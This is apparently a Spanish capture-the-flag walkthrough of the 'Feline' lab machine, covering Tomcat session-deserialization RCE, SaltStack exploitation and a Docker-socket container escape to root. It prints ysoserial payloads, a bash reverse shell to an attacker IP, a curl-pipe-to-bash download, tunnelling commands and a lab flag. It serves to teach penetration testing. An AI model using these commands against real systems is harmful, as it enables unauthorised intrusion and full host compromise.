

Feline

Máquina: Feline

IP: 10.129.102.215

1. Reconocimiento de puertos

Comenzamos con un escaneo de puertos TCP para identificar los servicios expuestos en la máquina víctima.

```
nmap -p- --open -sS --min-rate 5000 -Pn -n 10.129.102.215 -vv -oG scanPort
```

Explicación del comando:

- `nmap` : Herramienta de escaneo de redes.
- `-p-` : Escanea todos los 65535 puertos (rango completo).
- `--open` : Muestra únicamente los puertos que están abiertos, ignorando los cerrados o filtrados.
- `-sS` : Realiza un *TCP SYN Scan* (sigiloso), no completa la conexión TCP (no envía el ACK final).
- `--min-rate 5000` : Fuerza a Nmap a enviar paquetes a una velocidad mínima de 5000 paquetes por segundo para agilizar el escaneo.
- `-Pn` : Omite el descubrimiento de hosts (ping), asumiendo que el host está activo (útil si el ICMP está bloqueado).
- `-n` : Desactiva la resolución DNS para evitar retrasos.
- `10.129.102.215` : Dirección IP del objetivo.
- `-vv` : *Double Verbose*, aumenta la cantidad de información mostrada en pantalla durante el escaneo.
- `-oG scanPort` : Guarda la salida en formato *Grepable* en el archivo `scanPort`.

Resultado:

```
Nmap scan report for 10.129.102.215
Host is up, received user-set (0.044s latency).
Scanned at 2026-01-30 15:25:37 CET for 12s
Not shown: 60094 closed tcp ports (reset), 5439 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 63
8080/tcp   open  http-proxy   syn-ack ttl 63
```

```
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 12.38 seconds
Raw packets sent: 71196 (3.133MB) | Rcvd: 60263 (2.411MB)
```

Explicación del comando:

- `-p22,8080` : Define explícitamente los puertos a escanear (SSH y HTTP-Proxy).
- `-sCV` : Combina `-sC` (ejecuta scripts por defecto de nmap) y `-sV` (detecta la versión de los servicios).
- `-oN scanV` : Guarda la salida en formato normal en el archivo `scanV`.

Resultado:

```
Nmap scan report for 10.129.102.215
Host is up (0.048s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256  b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256  18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
8080/tcp  open  http      Apache Tomcat 9.0.27
|_http-title: VirusBucket
|_http-open-proxy: Proxy might be redirecting requests
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.90 seconds
```

3. Identificación del Sistema Operativo

Identificamos el codename del servidor mediante la cabecera SSH obtenida en el escaneo anterior:

```
OpenSSH 8.2p1 Ubuntu 4 launchpad
```

Resultado: Ubuntu Focal.

4. Identificación de tecnologías web

Utilizamos `whatweb` para obtener información rápida sobre las tecnologías que corren en el puerto web.

```
whatweb 10.129.102.215:8080
```

Explicación del comando:

- whatweb : Escáner de próxima generación para identificar tecnologías web (CMS, servidores, frameworks, etc.).

Resultado:

```
http://10.129.102.215:8080 [200 OK] Country[RESERVED][ZZ], HTML5,
IP[10.129.102.215], Title[VirusBucket]
```

5. Análisis manual web

Accediendo a `http://10.129.102.215:8080/` no vemos nada relevante, pero en unos de los apartados funcionales (`/service`), vemos una sección funcional en la cual podemos subir un archivo.

Analizando el código fuente, vemos una sección con etiquetas script:

```
<script
src='https://cdnjs.cloudflare.com/ajax/libs/jquery/3.1.1/jquery.min.js'>
</script><script src="./script.js"></script>
```

En la segunda etiqueta de script vemos un código JS que permite la subida de archivos.

Código expuesto:

```
$("#uploadButton").click(function(){
    $("#uploadFile").click();
});

$(document).ready(function(){
    ImageUpload.init();
});

var ImageUpload = {
    init:function() {
        $("#uploadFile").change(function(){
            ImageUpload.readURL(this);
        });
    },
    readURL:function(input) {
        if (input.files && input.files[0]) {
            var reader = new FileReader();
            reader.onload = function (e) {
                /*
                $('#header').css(
                    "background-image",
                    "url(" + e.target.result + ")"
                );
                $(".clipped").css(
                    "background-image",
```

```

        "url(" + e.target.result + ")"
    ); */
}
reader.readAsDataURL(input.files[0]);
}
},
}

async function upload() {
    let photo = document.getElementById("uploadFile").files[0];
    let req = new XMLHttpRequest();
    let email = document.getElementById("email").value;
    let formData = new FormData();

    formData.append("image", photo);

    await fetch('/upload.jsp?email=' + email , { method: "POST", body:
formData})
        .then(response=>response.text())
        .then(data=>{
            if(data.includes("successfully")) {
                document.getElementById("msg").innerText = "Upload successful!
The report will be sent via e-mail.";
            }
            else {
                document.getElementById("msg").innerText = "File upload failed";
            }
        })
        .catch(function(error) {
            document.getElementById("msg").innerText = "File upload failed";
        });
}
}

```

6. Interceptación de subida de archivos

Subimos un archivo y lo interceptamos con Burp Suite. Enviamos la petición y obtenemos el resultado esperado.

Resultado: File uploaded successfully!

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST	/upload.jsp?email=testtt@test.com	HTTP/1.1	1	HTTP/1.1	200	
2	Host:	10.129.102.215:8080		2	Content-Type:	text/html; charset=UTF-8	
3	User-Agent:	Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0		3	Content-Length:	41	
4	Accept:	/*/*		4	Date:	Fri, 30 Jan 2026 15:00:05 GMT	
5	Accept-Language:	en-US,en;q=0.5		5			
6	Accept-Encoding:	gzip, deflate, br		6			
7	Referer:	http://10.129.102.215:8080/service/		7			
8	Content-Type:	multipart/form-data;		8			
9	boundary=	-----geckoformboundary21fcf51d0c66f16f7ade6231d161ffeb		9			
10	Content-Length:	238		10			
11	Origin:	http://10.129.102.215:8080		11			
12	Connection:	keep:alive		12			
13	Cookie:	JSESSIONID=B95A563D916BFC688818C5ADB280711D		13			
14	Priority:	u=0		14			
15	-----geckoformboundary21fcf51d0c66f16f7ade6231d161ffeb			15			
16	Content-Disposition:	form-data; name="image"; filename="test.php"		16			
17	Content-Type:	application/x-php		17	File uploaded successfully!		
18				18			
19				19			
20				20			
21	-----geckoformboundary21fcf51d0c66f16f7ade6231d161ffeb--			21			

7. Enumeración de errores (Path Disclosure)

Tras varias pruebas, si dejamos el nombre del archivo en blanco en la petición interceptada, vemos un error que revela una ruta interna del servidor.

Resultado:

```
java.io.FileNotFoundException: /opt/samples/uploads (Is a directory)
at java.base/java.io.FileOutputStream.open0(Native Method)
```

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST	/upload.jsp?email=testtt@test.com	HTTP/1.1	1	HTTP/1.1	200	
2	Host:	10.129.102.215:8080		2	Content-Type:	text/html; charset=UTF-8	
3	User-Agent:	Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0		3	Content-Length:	2867	
4	Accept:	/*/*		4	Date:	Fri, 30 Jan 2026 15:01:05 GMT	
5	Accept-Language:	en-US,en;q=0.5		5			
6	Accept-Encoding:	gzip, deflate, br		6			
7	Referer:	http://10.129.102.215:8080/service/		7			
8	Content-Type:	multipart/form-data;		8			
9	boundary=	-----geckoformboundary21fcf51d0c66f16f7ade6231d161ffeb		9			
10	Content-Length:	230		10			
11	Origin:	http://10.129.102.215:8080		11			
12	Connection:	keep:alive		12			
13	Cookie:	JSESSIONID=B95A563D916BFC688818C5ADB280711D		13			
14	Priority:	u=0		14			
15	-----geckoformboundary21fcf51d0c66f16f7ade6231d161ffeb			15			
16	Content-Disposition:	form-data; name="image"; filename=""		16			
17	Content-Type:	application/x-php		17	<div id="error">		
18				18	java.io.FileNotFoundException: /opt/samples/uploads (Is a directory)		
19				19	at java.base/java.io.FileOutputStream.open0(Native Method)		
20				20	at java.base/java.io.FileOutputStream.open(FileOutputStream.java:298)		
21				21	at java.base/java.io.FileOutputStream.<init>		
22				22	(FileOutputStream.java:297)		
				23	at java.base/java.io.FileOutputStream.<init>		
				24	(FileOutputStream.java:187)		
				25	at org.apache.commons.fileupload.disk.DiskFileItem.write(DiskFileItem.java:394)		
				26	at org.apache.jsp.upload.jsp._jspService(upload.jsp.java:205)		
				27	at org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:70)		
				28	at javax.servlet.http.HttpServlet.service(HttpServlet.java:741)		
				29	at org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:476)		
				30	at org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:385)		
				31	at org.apache.jasper.servlet.JspServlet.service(JspServlet.java:329)		
				32	at javax.servlet.http.HttpServlet.service(HttpServlet.java:741)		
					at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:231)		
					at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:248)		

Comprobamos el directorio mencionado pero no existe accesible públicamente.

Probando el endpoint, vemos que si dejamos un espacio en blanco, el servidor nos arroja un error, pero no revela nada interesante adicional.

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 POST /upload.jsp?email=a a HTTP/1.1 2 Host: 10.129.102.215:8080 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://10.129.102.215:8080/service/ 8 Content-Type: multipart/form-data; boundary=----geckoformboundary21fcf51d0c66f16f7ade6231d161ffeb 9 Content-Length: 234 10 Origin: http://10.129.102.215:8080 11 Connection: keep-alive 12 Cookie: JSESSIONID=B95A56309168FC6B8818C5AD8280711D 13 Priority: u=0 14 15 -----geckoformboundary21fcf51d0c66f16f7ade6231d161ffeb 16 Content-Disposition: form-data; name="image"; filename=".php" 17 Content-Type: application/x-php 18 19 archivo de testeo 20 21 -----geckoformboundary21fcf51d0c66f16f7ade6231d161ffeb-- 22 </pre>			<pre> </h1> <hr class="line" /> <p> Type Exception Report </p> <p> Message Invalid character found in the HTTP protocol </p> <p> Description The server does not support, or refuses to support, the major version of HTTP that was used in the request message. </p> <p> Exception <pre> java.lang.IllegalArgumentException: Invalid character found in the HTTP protocol 8 org.apache.coyote.http11.Http11InputBuffer.parseRequestLine(Http11InputBuffer. java:532) org.apache.coyote.http11.Http11Processor.service(Http11Processor.java:292) 9 org.apache.coyote.AbstractProcessorLight.process(AbstractProcessorLight.java:6 6) 10 org.apache.coyote.AbstractProtocol\$ConnectionHandler.process(AbstractProtocol. java:861) 11 12 </pre>			

8. Investigación de vulnerabilidades Tomcat

Buscamos por la versión del Tomcat detectada (9.0.27) para ver si existen vulnerabilidades conocidas.

Apache Tomcat 9.0.27 exploit

Vemos que tiene asignado el **CVE-2020-9484** que permite realizar un RCE (Remote Code Execution) en esta versión de Tomcat.

Fuente: <https://github.com/PenTestical/CVE-2020-9484>

Encontramos un PoC (Proof of Concept): <https://www.hackplayers.com/2021/01/cve-2020-9484-rce-tomcat.html>

Explicación de la vulnerabilidad:

Cuando Tomcat recibe una solicitud HTTP con una cookie `JSESSIONID`, le pedirá al Manager que verifique si esa sesión ya existe. Como se controla el `JSESSIONID`, ¿qué pasa por ejemplo si lo seteamos a un valor como

`JSESSIONID=../../../../../../../../tmp/12345` ?

- Tomcat solicita al Manager que verifique si existe una sesión con el ID de sesión `../../../../../../../../tmp/12345`.
- Primero verificará si tiene esa sesión en la memoria.
- Si no es así y está configurado `PersistentManager`, verificará si tiene la sesión en el disco.
- Verificará en el directorio `+ sessionid + ".session"`, por lo que se evalúa como `./session/../../../../../../../../tmp/12345.session`.
- Si el archivo existe, lo deserializará y analizará la información de la sesión.

Entonces, necesitamos cargar un objeto serializado malicioso en un path interno de la máquina para que podamos recuperarlo a través de la cookie JSESSIONID y poder conseguir RCE.

La aplicación web devolverá un error HTTP 500 cuando se explote, porque encontrará un objeto serializado malicioso en lugar de uno que contiene información de sesión como se espera.

Por lo que si en vez de tmp/ ponemos la ruta que se revelo en el error, en la cookie de session ponemos la ruta y el nombre del archivo como:

```
Cookie: JSESSIONID=/../../../../../../../../opt/samples/uploads/pwned
```

Nombre del archivo:

Content-Disposition: form-data; name="image"; filename="pwned"

En el archivo pwned cargamos un objeto serializado (reverse shell), en la maquina victima se deserializa para asi obtener la reverse shell

9.1. Preparación del payload (Ping Test)

Nos descargamos `ysoserial` para serializar los datos que vamos a enviar.

```
https://github.com/frohoff/ysoserial/releases/latest/download/ysoserial-all.jar
```

Serializamos la prueba de conexión (ping):

```
└─# /usr/java/jre1.8.0_481/bin/java -jar ysoserial-all.jar CommonsCollections2 'ping -c 1 10.10.14.195' > ping.session
```

Explicación del comando:

- `java -jar ysoserial-all.jar` : Ejecuta la herramienta ysoserial.
- `CommonsCollections2` : El gadget chain seleccionado vulnerable en la librería Commons Collections.
- `'ping -c 1 10.10.14.195'` : El comando de sistema que queremos inyectar.
- `> ping.session` : Redirige la salida (el objeto binario serializado) a un archivo llamado `ping.session`.

9.2. Verificación de ejecución

Subimos el archivo generado (`ping.session` renombrado a `ping` en la subida) y escuchamos el tráfico para verificar si nos llegan los paquetes ICMP.

Listener en atacante:

```
tcpdump -i tun0 icmp -n
```

Explicación: `tcpdump` captura paquetes, `-i tun0` en la interfaz VPN, `icmp` filtra solo protocolo ICMP, `-n` no resuelve nombres DNS.

Ejecución del exploit: Enviamos un `curl` manipulando la cookie para que apunte al archivo subido.

```
curl -s -X GET "http://10.129.102.215:8080" -H "Cookie:
JSESSIONID=/../../../../../../../../opt/samples/uploads/ping"
```

Explicación del comando:

- `curl` : Cliente para transferencia de datos URL.
- `-s` : Modo silencioso.
- `-X GET` : Método HTTP GET.
- `-H "Cookie: ..."` : Inyecta la cabecera Cookie con el Path Traversal apuntando al archivo `ping` que contiene el payload serializado en la ruta descubierta.

Resultado:

```
17:09:11.589699 IP 10.129.102.215 > 10.10.14.195: ICMP echo request, id 1,
seq 1, length 64
```

Se confirma la ejecución remota de comandos.

9.3. Obtención de Reverse Shell

Ahora que verificamos que podemos ejecutar comandos de forma remota, preparamos la reverse shell.

Creamos un archivo `rev.sh` en nuestra máquina con el siguiente contenido:

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.195/443 0>&1
```

Serializamos el comando para descargar este script en la víctima:

```
/usr/java/jre1.8.0_481/bin/java -jar ysoserial-all.jar CommonsCollections2
'curl http://10.10.14.195/rev.sh -o /tmp/rev.sh' > reverse.session
```

Explicación: Genera un payload que usa `curl` en la víctima para descargar nuestro script malicioso y guardarlo en `/tmp/rev.sh`.

Subimos el archivo `reverse.session` (como `reverse`) y levantamos un servidor Python para servir el script `.sh`.

```
python3 -m http.server 80
```


Enviamos el curl para que la víctima descargue el script:

```
curl -s -X GET "http://10.129.102.215:8080" -H "Cookie:
JSESSIONID=../../../../../../../../opt/samples/uploads/reverse"
```

Una vez almacenado en `/tmp/` en la víctima, serializamos la ejecución del script:

```
/usr/java/jre1.8.0_481/bin/java -jar ysoserial-all.jar CommonsCollections2
'bash /tmp/rev.sh' > exec.session
```

Explicación: Genera un payload que ejecuta el script bash descargado.

Ponemos nuestro listener a la escucha:

```
nc -nlvp 443
```

Subimos el archivo `exec.session` (como `exec`) y lo ejecutamos mediante la vulnerabilidad:

```
curl -s -X GET "http://10.129.102.215:8080" -H "Cookie:
JSESSIONID=../../../../../../../../opt/samples/uploads/exec"
```

Resultado: Obtenemos la reverse shell exitosamente.

```
(root@kali)-[/home/x369/HTB/Feline]
# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.195] from (UNKNOWN) [10.129.102.215] 41838
bash: cannot set terminal process group (1076): Inappropriate ioctl for device
bash: no job control in this shell
tomcat@VirusBucket:/opt/tomcat$
```

10. Post-Explotación (Usuario)

Realizamos el tratamiento de la TTY para tener una terminal interactiva estable:

```
script /dev/null -c bash
control + z
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=/bin/bash
stty rows 30 columns 190
```

Obtenemos la flag del usuario:

```
cat /home/tomcat/user.txt
```

Resultado: 9e8af3fb4e4cd80a70fb72a9f6dcdaa6

10.1. Enumeración del sistema

Comprobamos el codename:

```
lsb_release -a
```

Resultado:

```
No LSB modules are available.  
Distributor ID: Ubuntu  
Description:    Ubuntu 20.04 LTS  
Release:        20.04  
Codename:       focal
```

Comprobamos el identificador de usuario:

```
id
```

Resultado:

```
uid=1000(tomcat) gid=1000(tomcat) groups=1000(tomcat)
```

Verificamos el hostname y las direcciones IP:

```
hostname -I
```

Resultado: 10.129.102.215 172.18.0.1 172.17.0.1 dead:beef::250:56ff:fe94:852b

Vemos direcciones de IP típicas de Docker (rango 172.x).

Comprobando los permisos de docker:

```
ls -la /usr/bin/docker
```

Resultado: -rwxr-xr-x 1 root root 85029616 Mar 11 2020 /usr/bin/docker

Comprobamos los puertos abiertos internamente:

```
netstat -nat
```


Resultado:

Active Internet connections (servers and established)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.0.1:44885	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:4505	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:4506	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:8000	0.0.0.0:*	LISTEN
tcp	0	138	10.129.102.215:41838	10.10.14.195:443	ESTABLISHED
tcp	0	1	10.129.102.215:55006	1.0.0.1:53	SYN_SENT
tcp6	0	0	127.0.0.1:8005	:::*	LISTEN
tcp6	0	0	:::8080	:::*	LISTEN
tcp6	0	0	:::22	:::*	LISTEN

11. Pivoting y Escalada de Privilegios (SaltStack)

Buscando información en fuentes públicas sobre los puertos **4505** y **4506**, vemos que hablan de **Salt Master** y **SaltStack**.



Buscamos si existen vulnerabilidades:

```
searchsploit salt
```

Resultado: Saltstack 3000.1 – Remote Code Execution | multiple/remote/48421.txt

Parece ser un exploit en Python, lo traemos al directorio de trabajo:

```
searchsploit -m multiple/remote/48421.txt
```

Explicación: `-m` copia el exploit a la carpeta actual.

11.1. Tunneling con Chisel

Como los puertos 4505/4506 solo escuchan en `localhost` (127.0.0.1), necesitamos redirigirlos a nuestra máquina atacante.

Ejecutamos en el host atacante (Server):

```
./chisel server --reverse -p 1234
```

Explicación: Levanta un servidor chisel en el puerto 1234 permitiendo conexiones inversas.

Ejecutamos en el host de la víctima (Client):

```
tomcat@VirusBucket:/tmp$ ./chisel client 10.10.14.195:1234  
R:4505:127.0.0.1:4505 R:4506:127.0.0.1:4506
```

Explicación: Conecta al servidor atacante y hace un *Remote Port Forwarding* (R), exponiendo los puertos locales 4505 y 4506 de la víctima en los mismos puertos de la máquina atacante.

11.2. Explotación de SaltStack

Probamos a ejecutar el exploit apuntando a nuestro localhost (que ahora redirige a la víctima).

```
python3 48421.txt --exec "whoami"
```

Resultado:

```
(env)-[root@kali] (/home/x369/HTB/Feline)
$ python3 48421.txt --exec "whoami"
[!] Please only use this script to verify you have correctly patched systems you have permission to access. Hit ^C to abort.
/home/x369/HTB/Feline/env/lib/python3.13/site-packages/salt/transport/client.py:28: DeprecationWarning: This module is deprecated. Please use salt.channel.client instead.
warn_until(
[+] Checking salt-master (127.0.0.1:4506) status... ONLINE
[+] Checking if vulnerable to CVE-2020-11651... YES
[+] Root key obtained: 0WIAzhmH5nZpZNB5q1VA1f2HrA8gdRcKI1b+P/f6pLCb2r16KVeSVzxf7arVkpYfiv6eugRzuQz
/home/x369/HTB/Feline/48421.txt:364: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.U
TC).
jid = '{0:3X}{0:3X}{0:3X}'.format(datetime.datetime.utcnow())
[+] Attempting to execute whoami on 127.0.0.1
[+] Successfully scheduled job: 20260130171101780008
```

No vemos la salida directamente.

Verificamos ejecución a ciegas con Ping. Esnifamos tráfico: `tcpdump -i tun0 -n icmp`

Realizamos un ping mediante el exploit:

```
python3 48421.txt --exec "ping -c 1 10.10.14.195"
```

Resultado: 18:13:21.136031 IP 10.129.102.215 > 10.10.14.195: ICMP echo request, id 4721, seq 1, length 64

Confirmada la ejecución de código.

```
(env)-(root@kali)-[/home/x369/HTB/Feline]
$ python3 48421.txt --exec "ping -c 1 10.10.14.195"
[!] Please only use this script to verify you have cor
/home/x369/HTB/Feline/env/lib/python3.13/site-packages
warn_until(
[+] Checking salt-master (127.0.0.1:4506) status... ONI
[+] Checking if vulnerable to CVE-2020-11651... YES
[+] root key obtained: OWIAzHmh5nZpzN0Sq1YA1ET2HrA8gdRc
/home/x369/HTB/Feline/48421.txt:364: DeprecationWarning
TC).
jid = '{0:%Y%m%d%H%M%S%f}'.format(datetime.datetime.u
[+] Attempting to execute ping -c 1 10.10.14.195 on 127.
[+] Successfully scheduled job: 20260130171320824365

(x369@kali)-[~]
$ sudo tcpdump -i tun0 -n
[sudo] contraseña para x369:
[sudo] a password is required

(x369@kali)-[~]
$ sudo tcpdump -i tun0 -n icmp
[sudo] contraseña para x369:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
18:13:21.136031 IP 10.129.102.215 > 10.10.14.195: ICMP echo request, id 4721, seq 1, length 64
18:13:21.136059 IP 10.10.14.195 > 10.129.102.215: ICMP echo reply, id 4721, seq 1, length 64
```

11.3. Obtención de Shell en contenedor

Aprovechando el archivo `rev.sh` (reverse shell) que ya teníamos, levantamos un servidor HTTP en Python y nos ponemos en escucha.

```
python3 -m http.server 80
nc -nlvp 443
```

Ejecutamos el exploit para descargar y ejecutar la shell:

```
python3 48421.txt --exec "curl http://10.10.14.195/rev.sh|bash"
```

Resultado: Acceso exitoso. Estamos como **root** en el contenedor.

12. Escape de Contenedor (Docker Socket)

Nuevamente realizamos un tratamiento de la TTY.

Verificamos la IP del contenedor:

```
hostname -I
```

Resultado: 172.17.0.2

En el directorio actual, vemos un archivo de texto:

```
cat todo.txt
```

Resultado:

- Add saltstack support to auto-spawn sandbox dockers through events.
- Integrate changes to tomcat and make the service open to public.

Como somos root, comprobamos el historial de comandos:

```
history
```

Resultado:

```

1  paswd
2  passwd
3  passwd
4  passswd
5  passwd
6  passwd
7  cd /root
8  ls
9  ls -la
10 rm .wget-hsts
11 cd .ssh/
12 ls
13 cd ..
14 printf '- Add saltstack support to auto-spawn sandbox dockers.\n-
Integrate changes to tomcat and make the service open to public.' > todo.txt
15 cat todo.txt
16 printf -- '- Add saltstack support to auto-spawn sandbox dockers.\n-
Integrate changes to tomcat and make the service open to public.' > todo.txt
17 cat todo.txt
18 printf -- '- Add saltstack support to auto-spawn sandbox dockers.\n-
Integrate changes to tomcat and make the service open to public.\n' >
todo.txt
19 printf -- '- Add saltstack support to auto-spawn sandbox dockers.\n-
Integrate changes to tomcat and make the service open to public.\n' >
todo.txt
20 printf -- '- Add saltstack support to auto-spawn sandbox dockers.\n-
Integrate changes to tomcat and make the service open to public.\n' >
todo.txt
21 printf -- '- Add saltstack support to auto-spawn sandbox dockers.\n-
Integrate changes to tomcat and make the service open to public.\n' >
todo.txt
22 cat todo.txt
23 printf -- '- Add saltstack support to auto-spawn sandbox dockers
through events.\n- Integrate changes to tomcat and make the service open to
public.\n' > todo.txt
24 cd /home/tomcat
25 cat /etc/passwd
26 exit
27 cd /root/
28 ls
29 cat todo.txt
30 ls -la /var/run/
31 curl -s --unix-socket /var/run/docker.sock
http://localhost/images/json

```

En la línea 31, vemos un uso interesante del **socket file de docker**.

12.1. Enumeración de Docker API

Comprobamos el JSON de las imágenes: `curl -s --unix-socket /var/run/docker.sock http://localhost/images/json`

Resultado:

```
[{"Containers":-1,"Created":1590787186,"Id":"sha256:a24bb4013296f61e89ba57005a7b3e52274d8edd3ae2077d04395f806b63d83e","Labels":null,"ParentId":"","RepoDigests":null,"RepoTags":["sandbox:latest"],"SharedSize":-1,"Size":5574537,"VirtualSize":5574537}, {"Containers":-1,"Created":1588544489,"Id":"sha256:188a2704d8b01d4591334d8b5ed86892f56bfe1c68bee828edc2998fb015b9e9","Labels":null,"ParentId":"","RepoDigests":["<none>@<none>"],"RepoTags":["<none>:<none>"],"SharedSize":-1,"Size":1056679100,"VirtualSize":1056679100}]
```

Vemos que son las imágenes de docker. Comprobamos si existen contenedores corriendo: `curl -s --unix-socket /var/run/docker.sock http://localhost/containers/json`

Resultado:

```
[{"Id":"2d24bf61767ce2a7a78e842ebc7534db8eb1ea5a5ec21bb735e472332b8f9ca2","Names":["/saltstack"],"Image":"188a2704d8b0","ImageID":"sha256:188a2704d8b01d4591334d8b5ed86892f56bfe1c68bee828edc2998fb015b9e9","Command":"/usr/bin/dumb-init /usr/local/bin/saltinit","Created":1593520419,"Ports":[{"PrivatePort":22,"Type":"tcp"}, {"IP":"127.0.0.1","PrivatePort":4505,"PublicPort":4505,"Type":"tcp"}, {"IP":"127.0.0.1","PrivatePort":4506,"PublicPort":4506,"Type":"tcp"}, {"IP":"127.0.0.1","PrivatePort":8000,"PublicPort":8000,"Type":"tcp"}],"Labels":{"State":"running","Status":"Up 3 hours","HostConfig":{"NetworkMode":"default","NetworkSettings":{"Networks":{"bridge":{"IPAMConfig":null,"Links":null,"Aliases":null,"NetworkID":"08b13d29a0c6789725e8e9e95cbd1fae060bd43b883384c2940de26b6bc68b48","EndpointID":"e7a7014c040478b77a5324f40865459d788e800cb0a578ba306ca78d04eb63b0","Gateway":"172.17.0.1","IPAddress":"172.17.0.2","IPPrefixLen":16,"IPv6Gateway":"","GlobalIPv6Address":"","GlobalIPv6PrefixLen":0,"MacAddress":"02:42:ac:11:00:02","DriverOpts":null}}},"Mounts":[{"Type":"bind","Source":"/var/run/docker.sock","Destination":"/var/run/docker.sock","Mode":"","RW":true,"Propagation":"rprivate"}]}}
```

12.2. Explotación (Creación de contenedor privilegiado)

Buscando cómo abusar de la API de docker, encontramos la siguiente referencia:

<https://book.hacktricks.wiki/es/linux-hardening/privilege-escalation/index.html?highlight=socket#sockets>

Creamos un contenedor nuevo, montando la raíz del host (/) en el directorio /mount del contenedor y ejecutando un comando para dar permisos SUID a la bash del host.

```
curl -XPOST -H "Content-Type: application/json" --unix-socket /var/run/docker.sock -d '{"Image":"sandbox:latest","HostConfig":{"Binds":["/:/mount"]},"Cmd":["/bin/sh", "-c", "chmod u+s /mount/bin/bash"],"Tty":true}' http://localhost/containers/create
```

Explicación del payload:

- `--unix-socket` : Usa el socket local de Docker.
- `Image` : Usamos la imagen local `sandbox:latest` descubierta antes.
- `Binds` : `["/:/mount"]` : Monta la raíz `/` de la máquina host real en `/mount` dentro de nuestro nuevo contenedor.
- `Cmd` : Ejecuta `chmod u+s /mount/bin/bash`. Como `/mount` es el sistema de archivos del host, esto añade el bit SUID a la bash real del sistema víctima.

Resultado:

```
{"Id":"b6aa14875723dd89186f9efc66d79a3ca4217d7e27f2cd89e8c2fd680ad0f2fd","Warnings":[]}
```

Arrancamos el contenedor creado (usando los primeros dígitos del ID devuelto):

```
curl -XPOST --unix-socket /var/run/docker.sock http://localhost/containers/b6aa/start
```

12.3. Escalada a Root

¿Qué es lo que pasó?

Como somos root en el contenedor, nos aprovechamos del `docker.sock` compartido para montar la `/` del host de la víctima en un nuevo contenedor y luego asignar privilegios SUID a `/bin/bash` de la víctima.

Comprobamos los permisos de la bash en el host víctima (fuera del contenedor, donde teníamos la shell usuario `tomcat`):

```
ls -la /bin/bash
```

Resultado: `-rwsr-xr-x 1 root root 1183448 Feb 25 2020 /bin/bash` Confirmamos que tiene el bit SUID (`s`).

Elevamos los privilegios:

```
bash -p
```

Explicación: `-p` permite ejecutar la shell preservando los privilegios efectivos (root) otorgados por el SUID.

Obtenemos la flag de root:


```
